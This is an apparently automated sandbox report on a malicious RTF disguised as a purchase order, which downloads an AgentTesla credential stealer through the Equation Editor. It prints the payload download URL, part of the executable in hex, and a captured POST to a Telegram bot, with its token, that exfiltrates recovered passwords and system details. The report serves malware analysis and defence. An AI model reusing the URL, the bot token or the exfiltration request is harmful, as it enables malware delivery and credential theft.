Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://palangavra.lt/jukiestay/gufoxqa.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....ga.....V.....>t... .....@.. ....@.....s..S..... ....H.....text...DT... ...V..... ..`.rsrc.....X.....@..@.rel oc.....I.....@..B..... t.....H.....X.....\....E...b.....Ivan Medvedev...2~'....(....*..(....*2~5....(....*..{....*"..}....*..{....*"..}....*..{....*"..}.. ..*R~;....(.....{.....*..{....*"..}....*..{....*"..}....*..{....*"..}....*.~>...~<....(....r.E.p~=....(....(....*..{....*"..}....*..{....*"..}....*N.(....~?.....(....*..{....*"..}....*.~>...~@....(....r.E.p~B...r.F.p~A.... (.....d...(....(....*>..(O.....}....*>.{.....{....Zl*>..(O.....}....*f.{.....{....Zl#.-

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{4877C7E7-A321-4438-A27A-0B7C6E560902}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	2560
Entropy (8bit):	2.8100989291245866
Encrypted:	false
SSDEEP:	24:IrpyUcwqII99iCDYNR6roVgJReOUyOoX6S66QLsQlNbOa4ZXk/cub505unG:IFyYjI/asJReKOof41b7iZuG
MD5:	2BDACAB3747178F7E0A6F4D7A31F6D11
SHA1:	C437C2836EAA2A00BBBA64EC08E0BB40FE4478C8
SHA-256:	3C1F78FABA6BDA5501E0019283F0D25EA06A379B24D2E8C1CA790B6749A08D89
SHA-512:	E388641848DDE78678FA3E5F089F66D0AFE7EAE6F19950BBF944D2F4A7144A4F2339990A95A13B6FC241575ECD43E8337FABA23A9255972E452CD27BDB043A3F
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{4877C7E7-A321-4438-A27A-0B7C6E560902}.tmp	
Preview:	-.@.#.+.+.`.5.9.8...?.6...[.?...?.!.).7.[.=.(.+.(.*.../.*.9.1.%.6.[.%.9.!.|.8.:.=.`.;.%.^.$.*.?.#.;.'.*.6.[.1.3.)._.<.#.'...^.&...#.~.&.,._2.(./.;.4.0.?.5...../.,.;.@.^.%.0.-.^.^.-.<.6.7.*.0.8.&./.5.<.;.[.~./.=.$.5.&.3.:.*.%.`.1...5.$.-.>.[.*.?.-.8.`.9.5.?./.'.%...7.(.<.5.1.@...#.^.?.3.!.[.!.'.'.9.%.%.%.~.?.].?.9.!.|.%.3.*.0.+.[...2.?.?.0.).+.|.-.&._.&.(.%...0.:.%.0...4.%.+.4.[.-...?.-.3.6.%.-.8.'.?...).?...-.=.).2.!.0...[.6...9.+.1...=.7.0.<.`.%...+.4.`.>.#.(...9.#.2.?.^.3.-.5.>.2.=.0.,._.`.@.#.#.?.<.5.,.).1.5.<.&...0.~./.%.[.%.0.,.,.$.+./.).8.+...8.9.3.?.^.'.1.:.1.3.=.)...!.(.?...`...+.,.?.2.<.4.-.>.`.(.?...5..._...>.~._...2.8.@.|.'.4.7.].3.%.].=.1.%.?.#.6.1...?.).(.;.~.9.#.>...@.%.0.).!.=.(.3.,.8.[.2.$.#.;.-.>.-.9.8.0.#.+./.'.?.(.....9.7.9.~...).-.@.=.[.@.4.0...?.[...3.?.1.2.4.@.?.~.&.(.7.9.#.;.3.1._._].6.>.^.'.+.7.5.?.]...+.#.3.6.,.^.@.@.=.~.2.7.<.7.|.?.+.#.|.`...*.,.6.7.|.!.%.!.%./.,.?.$.,.9.?.:.]...9.<.=.4...+.#.9.1.).@.3.*.-...7.>.].#.*.2.-.?.>.!.?.(.[.@.:.~.].$.*.~.2...*.1.~.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{FF3D13C6-F9AF-46D5-857E-918FB2A2DE9E}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Purchase Order_0131021.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 30 20:08:56 2021, mtime=Mon Aug 30 20:08:56 2021, atime=Thu Oct 14 16:22:13 2021, length=15658, window=hide
Category:	dropped
Size (bytes):	1074
Entropy (8bit):	4.525345332508347
Encrypted:	false
SSDEEP:	24:8CQ/XTTc+b+QROsdeoZROsiDv3qHwqE/7Eg:8n/XTA+y+OMLOmHTWB
MD5:	5553B96A2ED8B4558BACEB47D38C1748
SHA1:	70A0DA9820F6E3C5E755B8BD90B20705058049F0
SHA-256:	03E1FC72B2CDD61EBC996E5C2F95D4785502F121B329015D72F3B4597FDA7271
SHA-512:	2EE72D13C088478A3AE2CE0122586228C2A4BEB0C9CBE54008FF7334ECC25E50AB8D347D36EDF6ABAE9ACAA3D14748FAA1BF710A2AC17934D756E7A9693E0081
Malicious:	false
Reputation:	low
Preview:	L.....F.... ....>.....>...=... ...*=.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....S....user.8.....QK.X.S..*...&=....U.....A.l.b.u.s.....z.1.....S ...Desktop.d.....QK.X.S .*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....~.2.*=..NS. .PURCHA~1.DOC..b.....S...S..*.....P.u.r.c.h.a.s.e. .O.r.d.e.r._.0.1.3.1.0.2.1...d.o.c.....-...8...[.....?J.....C:\Users\..#.....\\579569\Users.user\Desktop\Purchase Order_0131021.doc.1.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.P.u.r.c.h.a.s.e. .O.r.d.e.r._.0.1.3.1.0.2.1...d.o.c.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....579569....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	95
Entropy (8bit):	4.77019537852511
Encrypted:	false
SSDEEP:	3:bDuMJlt34qxpulmX1aWN4qxpulv:bCmoopuPNopu1
MD5:	AD3C75BA1EBB2EB0F34E5EDABE1344B8
SHA1:	EC8A7EADE69E7CB6FA86D3ACC021470E8186E57B
SHA-256:	84A877A95B14C0E7DDE0A99EB2BF9E56BC85130998E5F2DC3BBF6E4D47AF6F8F
SHA-512:	462AE39D68A4D7A498C2AE2E7AF1C8AEDFC83D0C4A858E86C6A58E44973D8152B89864B3F8049E6E65E3CC695EF29F5A73D46D280507550CA4AFDF8FA6CAB3D1
Malicious:	false
Reputation:	low
Preview:	[folders]..Templates.LNK=0..Purchase Order_0131021.LNK=0..[doc]..Purchase Order_0131021.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D 4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	..

C:\Users\user\AppData\Roaming\gudostrp.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	486912
Entropy (8bit):	6.778690362170083
Encrypted:	false
SSDEEP:	12288:SEIG72hsEtDtc2gksrW6p8/PNvX3ivqINRb:EKoDtFFsrE/VP3ivqINRb
MD5:	BC5F0AA0262021DB5921D726F7A5B820
SHA1:	B41245E3BBFC8A7905BFC56B88EA79975595F4F6
SHA-256:	B227A0AE42AA451635BCE6E3D50A05D895A3B6FA479B6882A548721A38091F25
SHA-512:	A62ABA917BE2EEC67B82CF15A09EC34F8BB2D94098C0674858081B6B075E10E1195DB1947CAD445FFEBF4503BFAAD55EFF861DE93B81BBFB57163B7592E9C1 14
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....ga.....V.....>t... .....@.. ....@.....s..S..... ....H.....text...DT... ...V..... ..`.rsrc.....X.....@..@.rel oc.....I.....@..B..... t.....H.....X.....\....E...b.....Ivan Medvedev...2~'....(....*..(....*2~5....(....*..{....*"..}....*..{....*"..}....*..{....*"..}.. ..*R~;....(.....{.....*..{....*"..}....*..{....*"..}....*..{....*"..}....*.~>...~<....(....r.E.p~=....(....(....*..{....*"..}....*..{....*"..}....*N.(....~?.....(....*..{....*"..}....*.~>...~@....(....r.E.p~B...r.F.p~A.... (.....d...(....(....*>..(O.....}....*>.{.....{....Zl*>..(O.....}....*f.{.....{....Zl#.-

C:\Users\user\Desktop\~$rchase Order_0131021.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3

C:\Users\user\Desktop\~$rchase Order_0131021.doc	
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	3.45414279609642
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	Purchase Order_0131021.doc
File size:	15658
MD5:	fc66be4a9696798aff0be8ed97bd294f
SHA1:	cf158b670ec831531a233d41872d1a9ee3850ff1
SHA256:	8ad456fc82b1c617f362b0356e6273ca6952368d3478f3f11c55e7c968158a15
SHA512:	3d68cde4050df2c0b519a237cd122176c7dcbeb8fb93bbdd6d3caa06ffa1fa37c2357822bf0d4f8d76c21050bd303e9d483dc76566c5b5f08ca72c226e56eb2d
SSDEEP:	384:U/RZbKkaCb3iWkAqF3UuUh/klkBWsHDvu:UDbKkaOjkX3UuicZMF
File Content Preview:	{\rtf3212-@#++`598.?6.[?.?!)7[=(+(*./*91%6[%9!|8:=`;%^$*?#;'*6[13)_<#'.^&.#~&,_2(/;40?5../;;@^%0-^^-<67*08&/5<;[~/=$5&3:*%`1.5$->[*?-8`95?/'%.7(<51@.#^?3![!"9%%%~?]?9!|%3*0+[.2??0)+|-&_&(%.0:%0.4%+4[-.?-36%-8'?.)?.-=)2!0.[6.9+1.=70<`%.+4`>#(.9#2?^3-5>2=0

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	0000033Bh								no
1	000002F8h								no

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
10/14/21-10:24:56.289135	UDP	254	DNS SPOOF query response with TTL of 1 min. and no authority	53	50591	8.8.8.8	192.168.2.22

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 14, 2021 10:22:58.987952948 CEST	192.168.2.22	8.8.8.8	0x8ff9	Standard query (0)	palangavra.lt	A (IP address)	IN (0x0001)
Oct 14, 2021 10:24:56.252165079 CEST	192.168.2.22	8.8.8.8	0x3162	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Oct 14, 2021 10:24:56.270914078 CEST	192.168.2.22	8.8.8.8	0x3162	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 14, 2021 10:22:59.023015022 CEST	8.8.8.8	192.168.2.22	0x8ff9	No error (0)	palangavra.lt		144.76.47.167	A (IP address)	IN (0x0001)
Oct 14, 2021 10:24:56.270032883 CEST	8.8.8.8	192.168.2.22	0x3162	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Oct 14, 2021 10:24:56.289134979 CEST	8.8.8.8	192.168.2.22	0x3162	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- api.telegram.org
- palangavra.lt

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49169	149.154.167.220	443	C:\Users\user\AppData\Roaming\gudostrp.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49167	144.76.47.167	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Oct 14, 2021 10:22:59.071497917 CEST	0	OUT	GET /jukiestay/gufoxqa.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: palangavra.lt Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Oct 14, 2021 10:22:59.100934982 CEST	2	IN	HTTP/1.1 200 OK Date: Thu, 14 Oct 2021 08:22:59 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Last-Modified: Thu, 14 Oct 2021 01:10:12 GMT Accept-Ranges: bytes Content-Length: 486912 Keep-Alive: timeout=5, max=100 Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 bf 82 67 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0b 00 00 56 07 00 00 16 00 00 00 00 00 00 3e 74 07 00 00 20 00 00 00 80 07 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 07 00 00 02 00 00 a4 e7 07 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 e8 73 07 00 53 00 00 00 00 80 07 00 d4 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 07 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 44 54 07 00 00 20 00 00 00 56 07 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 d4 13 00 00 00 80 07 00 00 14 00 00 00 58 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 a0 07 00 00 02 00 00 00 6c 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 74 07 00 00 00 00 00 48 00 00 00 02 00 05 00 90 a8 06 00 58 cb 00 00 02 00 00 00 5c 00 00 06 b0 45 03 00 df 62 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 49 76 61 6e 20 4d 65 64 76 65 64 65 76 00 00 00 32 7e 27 00 00 04 02 28 c0 00 00 06 2a 1e 02 28 a0 00 00 0a 2a 32 7e 35 00 00 04 02 28 0d 01 00 06 2a 1e 02 7b a0 00 00 04 2a 22 02 03 7d a0 00 00 04 2a 1e 02 7b a1 00 00 04 2a 22 02 03 7d a1 00 00 04 2a 1e 02 7b a2 00 00 04 2a 22 02 03 7d a2 00 00 04 2a 52 7e 3b 00 00 04 03 28 08 01 00 06 02 7b a3 00 00 04 fe 01 2a 1e 02 7b a4 00 00 04 2a 22 02 03 7d a4 00 00 04 2a 1e 02 7b a5 00 00 04 2a 22 02 03 7d a5 00 00 04 2a 1e 02 7b a6 00 00 04 2a 22 02 03 7d a6 00 00 04 2a 9a 7e 3e 00 00 04 7e 3c 00 00 04 02 28 0d 01 00 06 72 f3 45 00 70 7e 3d 00 00 04 02 28 0d 01 00 06 28 13 01 00 06 2a 1e 02 7b a7 00 00 04 2a 22 02 03 7d a7 00 00 04 2a 1e 02 7b a8 00 00 04 2a 22 02 03 7d a8 00 00 04 2a 4e 02 28 a0 00 00 0a 7e 3f 00 00 04 02 03 28 00 01 00 06 2a 1e 02 7b a9 00 00 04 2a 22 02 03 7d a9 00 00 04 2a ea 7e 3e 00 00 04 7e 40 00 00 04 02 28 0d 01 00 06 72 f7 45 00 70 7e 42 00 00 04 72 09 46 00 70 7e 41 00 00 04 02 28 16 01 00 06 8c 64 00 00 01 28 19 01 00 06 28 13 01 00 06 2a 3e 02 04 28 4f 00 00 06 02 03 7d aa 00 00 04 2a 3e 02 7b aa 00 00 04 02 7b aa 00 00 04 5a 6c 2a 3e 02 04 28 4f 00 00 0 6 02 03 7d ab 00 00 04 2a 66 02 7b ab 00 00 04 02 7b ab 00 00 04 5a 6c 23 18 2d 44 54 fb 21 09 40 5a 2a 5a 02 05 28 4f 00 00 06 02 03 7d ac 00 00 04 02 04 7d ad 00 00 04 2a 3e 02 7b ac 00 00 04 02 7b ad 00 00 04 5a 6c 2a 32 7e 98 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELgaV>t @ @sS H.textDT V `.rsrcX@@.relocl@B tHX\EbIvan Medvedev2~'(*(*2~5(*{*"}*{*"}*{*"}*R~;({*{*"}*{*"}*{*"}*~>~<(rEp~=((*{*"}*{*"}*N(~?(*{*"}*~>~@(rEp~BrFp~A (d((*>(O}*>{{Zl*>(O}*f{{Zl#-DT!@Z*Z(O}}*>{{Zl*2~

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49169	149.154.167.220	443	C:\Users\user\AppData\Roaming\gudostrp.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-14 08:24:56 UTC	0	OUT	POST /bot2034238293:AAHoBUVeqtv7yJIYVLFYq5RA0AnxpaTX22s/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=---------------------------8d98f225cfe8da2 Host: api.telegram.org Content-Length: 1018 Expect: 100-continue Connection: Keep-Alive
2021-10-14 08:24:56 UTC	0	IN	HTTP/1.1 100 Continue
2021-10-14 08:24:56 UTC	0	OUT	Data Raw: 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 39 38 66 32 32 35 63 66 65 38 64 61 32 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 68 61 74 5f 69 64 22 0d 0a 0d 0a 31 33 36 36 37 30 36 34 30 34 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 64 39 38 66 32 32 35 63 66 65 38 64 61 32 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 63 61 70 74 69 6f 6e 22 0d 0a 0d 0a 4e 65 77 20 50 57 20 52 65 63 6f 76 65 72 65 64 21 0a 0a 55 73 65 72 20 4e 61 6d 65 3a 20 41 6c 62 75 73 2f 35 37 39 35 36 39 0a 4f 53 46 75 6c 6c Data Ascii: -----------------------------8d98f225cfe8da2Content-Disposition: form-data; name="chat_id"1366706404------------------ ----------8d98f225cfe8da2Content-Disposition: form-data; name="caption"New PW Recovered!User Name: user/57956 9OSFull
2021-10-14 08:24:56 UTC	1	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Thu, 14 Oct 2021 08:24:56 GMT Content-Type: application/json Content-Length: 656 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {"ok":true,"result":{"message_id":3749,"from":{"id":2034238293,"is_bot":true,"first_name":"takership","username":"takers hip_bot"},"chat":{"id":1366706404,"first_name":"\u627f\u529e\u4eba","last_name":"taker","username":"dtaker","type":"priv ate"},"date":1634199896,"document":{"file_name":"user-579569 2021-10-14 02-52-20.html","mime_type":"text/html" ,"file_id":"BQACAgQAAxkDAAIOpWFn6Vjq-3ycowABiEmEbyiu600j-gACwwgAAnGTQVMHP73qYkATfSEE","file_unique_i d":"AgADwwgAAnGTQVM","file_size":439},"caption":"New PW Recovered!\n\nUser Name: user/579569\nOSFullName: Microsoft Windows 7 Professional \nCPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz\nRAM: 8191.25 MB"}}

Copyright Joe Security LLC 2021

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 236 Parent PID: 596

General

Start time:	10:22:14
Start date:	14/10/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13fbe0000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Deleted

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 512 Parent PID: 596

General

Start time:	10:22:15

Start date:	14/10/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: gudostrp.exe PID: 1212 Parent PID: 512

General

Start time:	10:22:17
Start date:	14/10/2021
Path:	C:\Users\user\AppData\Roaming\gudostrp.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\gudostrp.exe
Imagebase:	0x1d0000
File size:	486912 bytes
MD5 hash:	BC5F0AA0262021DB5921D726F7A5B820
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.464298353.00000000031C9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000004.00000002.464298353.00000000031C9000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: gudostrp.exe PID: 2576 Parent PID: 1212

General

Start time:	10:22:42
Start date:	14/10/2021
Path:	C:\Users\user\AppData\Roaming\gudostrp.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\gudostrp.exe
Imagebase:	0x1d0000
File size:	486912 bytes
MD5 hash:	BC5F0AA0262021DB5921D726F7A5B820
Has elevated privileges:	true
Has administrator privileges:	true

Copyright Joe Security LLC 2021

Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.722361543.000000000238D000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.722327903.0000000002338000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.721925198.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000005.00000002.721925198.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.722261474.00000000022B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TelegramRAT, Description: Yara detected Telegram RAT, Source: 00000005.00000002.722261474.00000000022B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.722261474.00000000022B1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Disassembly

Code Analysis

Copyright Joe Security LLC

Copyright Joe Security LLC 2021